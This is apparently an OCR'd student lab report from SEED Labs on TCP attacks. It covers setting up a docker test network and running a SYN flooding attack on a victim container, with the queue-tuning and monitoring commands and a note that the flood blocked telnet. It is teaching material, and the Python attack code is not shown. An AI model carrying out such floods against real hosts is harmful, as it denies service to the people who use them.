


TCP Attacks

February 2024


Abdulfatah Abdillahi

Contents


Part 1: TCP Attack Lab


Setting up the Environment


Creating four docker containers




Checking the IP addresses for each of the four containers (victim, user2, user1, and seed-attacker, respectively).





Terminal
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Thu Feb 15-06:36:29 ~/.../Labsetup> docksh user2-10.9.0.7
root@2f7500b566f0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.7 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:07 txqueuelen 0 (Ethernet)
RX packets 71 bytes 8340 (8.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@2f7500b566f0:/#
SEED LABS
Right Ctrl
6:42 PM
2024-02-15


Terminal
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Thu Feb 15-06:36:29 ~/.../Labsetup> docksh user1-10.9.0.6
root@bbc29607d29f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 71 bytes 8340 (8.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@bbc29607d29f:/#
SEED LABS
Right Ctrl
6:42 PM
2024-02-15




Task 1: SYN Flooding Attack

Here, we can see that by default the victim container has a queue size of 256 and the SYN flooding countermeasure (SYN Cookies) is turned off. I will decrease the queue size of this container to 80 to increase the success rate of the attack. Also, since one fourth of the space in the queue is reserved for “proven destinations” the actual capacity is about 60 items.




Task1.1: Launching the attack using python


Here, before starting the attack the attack I made sure there was no reserved connection slots from any previous connections by running *ip tcp_metrics show*. In case of having any pre-existeing reserved slots you may flush them with *ip tcp_metrics flush*. Based on the output of *netstat -tna | grep SYN_RECV | wc -l* in the victim container, you can also see that there are 0 items in queue.





Here, you can see what my python code looks like



Here, I proceed to run the attack on the attacker container and check the number of items in queue on the victim container. This queue has reached its maximum limit of 60 items. And as you can see below, I could not establish a telnet connection with the victim as a result.



